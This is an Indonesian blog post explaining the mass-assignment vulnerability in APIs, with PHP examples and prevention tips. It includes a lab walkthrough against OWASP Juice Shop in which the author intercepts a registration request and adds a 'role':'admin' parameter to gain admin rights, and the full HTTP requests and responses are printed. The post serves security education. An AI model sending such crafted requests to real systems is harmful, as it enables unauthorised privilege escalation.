



Muhamad Hidayat

[Follow](#)

Oct 4, 2022 · 3 min read



Save



OWASP API Security (Offensive Prespective) : Mass Assignment #6



Assalamualaikum Wr. Wb

Apa itu Mass Assignment

Ketika aplikasi mengirimkan sebuah data array saat membuat sebuah model. Sederhananya dengan mass assignment model dapat menerima object internal lebih dari 1 dalam sekali jalan.

Berikut contoh penggunaan mass-assignment dalam PHP:

```
$user = new User(request()->all());
```

Jadi tidak lagi menggunakan multiple statement seperti:


```
$post = new Post();  
  
$post->user_id = auth()->user()->id;  
$post->username = auth()->user()->username;  
$post->password = auth()->user()->password;  
$post->email = auth()->user()->email;
```

Terdapat beberapa bahasa pemrograman yang juga memiliki teknik mass-assignment tersebut seperti Ruby, NodeJS etc.

Analoginya seperti mainan yang ada pada thumbnail post ini, pembuat mainan telah membuat sebuah kubus yang terdapat beberapa lubang dengan rongga sesuai dengan bentuk object yang nantinya di ekspektasikan akan diinput oleh user, sama seperti mass-assignment pada proses data, developer membuat sebuah module dengan mass assignment berisi kumpulan column yang nantinya akan dapat di manipulasi dalam 1 statement, column yang terdapat disana yang nantinya akan di ekspektasikan diinput oleh user.

Seperti object berbentuk segitiga akan dimasukan kedalam lubang berbentuk object segitiga, object berbentuk kotak akan dimasukan kedalam lubang berbentuk kotak.. dst, pada mass assignment seperti sebuah page berisi form seperti nama akan diisi dengan value nama, email diisi dengan value email dll..


Kerentanan tersebut disebabkan karena pembuat mainan tidak memberikan aturan bahwa lubang mana saja yang boleh dimasuki oleh tiap object tertentu, akibatnya para pemain mainan tersebut memasukan object yang tidak diekspektasikan atau tidak dikehendaki untuk dilakukan penginputan, seperti pemain memasukan pensil kedalam lubang segitiga, sama seperti mass assignment developer tidak membuat whitelist (**\$fillable**) serta blacklist (**\$guarded**) yang mengakibatkan attacker akan mencoba melakukan request dengan parameter tambahan yang tidak dikehendaki untuk dilakukan request.



OWASP Juice Shop

Disini kita anggap OWASP Juice Shop adalah sebuah website makanan online, andi seorang hacker mencoba melakukan reconnaissance terhadap website tersebut dan

menemukan sebuah form registration.




The screenshot shows a web browser window with the address bar displaying '192.168.75.131:3000/#/register'. The browser's bookmark bar includes links to 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', and 'OffSec'. The page title is 'OWASP Juice Shop'. The main content area features a 'User Registration' form with the following fields: 'Email *', 'Password *' (with a hint 'Password must be 5-40 characters long.' and a character count '0/20'), and 'Repeat Password *' (with a character count '0/40').

Open in app [↗](#)

[Sign up](#)

[Sign In](#)



This section shows the bottom part of the registration form. It includes an 'Answer *' field and a 'Register' button with a plus icon and a user silhouette.

Registration Form

Andi mencoba mengisi form tersebut untuk kebutuhan registrasi, yang nantinya dapat andi gunakan untuk melakukan test secara greybox.

Singkat cerita andi telah mengisi semua formnya, lalu menyalakan intersepsi pada burpsuite.

User Registration

Email *
guest@andi-hacker.net

Password *
●●●●●●●●
Password must be 5-40 characters long. 9/20

Repeat Password *
●●●●●●●●
9/40

☐ Show

Security Question *
Mother's maiden name?
This cannot be changed later!

Answer *
test

Register


Filling form page

Hasil intersepsi tersebut andi mendapatkan sebuah request registrasi user pada website tersebut.

| Request | Response |
|---|--|
| <pre> 1 POST /api/Users/ HTTP/1.1 2 Host: 192.168.75.131:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/json 8 Content-Length: 250 9 Origin: http://192.168.75.131:3000 10 Connection: close 11 Referer: http://192.168.75.131:3000/ 12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss 13 14 { "email": "guest@andi-hacker.net", "password": "123123123", "passwordRepeat": "123123123", "securityQuestion": { "id": 2, "question": "Mother's maiden name?", "createdAt": "2022-10-04T14:06:04.458Z", "updatedAt": "2022-10-04T14:06:04.458Z" }, "securityAnswer": "test" } </pre> | <pre> 1 HTTP/1.1 201 Created 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Location: /api/Users/21 8 Content-Type: application/json; charset=utf-8 9 Content-Length: 312 10 ETag: W/"138-wsVjw7p+TDqIIdkNvsfgd+YtQ" 11 Vary: Accept-Encoding 12 Date: Tue, 04 Oct 2022 14:55:01 GMT 13 Connection: close 14 15 { "status": "success", "data": { "username": "", "role": "customer", "deluxeToken": "", "lastLoginIp": "0.0.0.0", "profileImage": "/assets/public/images/uploads/default.svg", "isActive": true, "id": 21, "email": "guest@andi-hacker.net", "updatedAt": "2022-10-04T14:55:01.725Z", "createdAt": "2022-10-04T14:55:01.725Z", "deletedAt": null } } </pre> |

Request and Response Page Registration


Terlihat pada page response dari request pendaftaran andi sebelumnya terdapat parameter **role**, andi pun mulai memikirkan scenario licik untuk melakukan eskalasi hak akses dari akun **customer** menjadi **admin**.



```
Request
1 POST /api/Users/ HTTP/1.1
2 Host: 192.168.75.131:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 268
9 Origin: http://192.168.75.131:3000
10 Connection: close
11 Referer: http://192.168.75.131:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
13
14 {
15   "email": "guest2@andi-hacker.net",
16   "password": "123123123",
17   "passwordReset": "123123123",
18   "securityQuestion": {
19     "id": 2,
20     "question": "Mother's maiden name?",
21     "createdAt": "2022-10-04T14:06:04.458Z",
22     "updatedAt": "2022-10-04T14:06:04.458Z"
23   },
24   "securityAnswer": "test1",
25   "role": "admin"
26 }
27
Response
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Location: /api/Users/22
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 315
10 ETag: W/"13b-v7x7-Shs6r0wjuYsBqKq/y4tbaw"
11 Vary: Accept-Encoding
12 Date: Tue, 04 Oct 2022 14:59:17 GMT
13 Connection: close
14
15 {
16   "status": "success",
17   "data": {
18     "username": "",
19     "deluxeToken": "",
20     "lastLoginIp": "0.0.0.0",
21     "profileImage": "/assets/public/images/uploads/defaultAdmin.png",
22     "isActive": true,
23     "id": 22,
24     "email": "guest2@andi-hacker.net",
25     "role": "admin",
26     "updatedAt": "2022-10-04T14:59:17.543Z",
27     "createdAt": "2022-10-04T14:59:17.543Z",
28     "deletedAt": null
29   }
30 }
```

Andi changes the role to admin

Andi berhasil melakukan eskalasi akunya dari **customer** menjadi **admin** dengan menambahkan parameter **role** sesuai dengan parameter yang ada pada response.



Bagaimana cara pencegahanya?

- Hindari menggunakan function dimana melakukan binding client input ke variable maupun internal object.
- Gunakan Blacklist object yang tidak diizinkan di binding.
- Gunakan Whitelist object yang diizinkan di binding.
- [Mass Assignment — OWASP Cheat Sheet Series](#)

[About](#) [Help](#) [Terms](#) [Privacy](#)

Get the Medium app

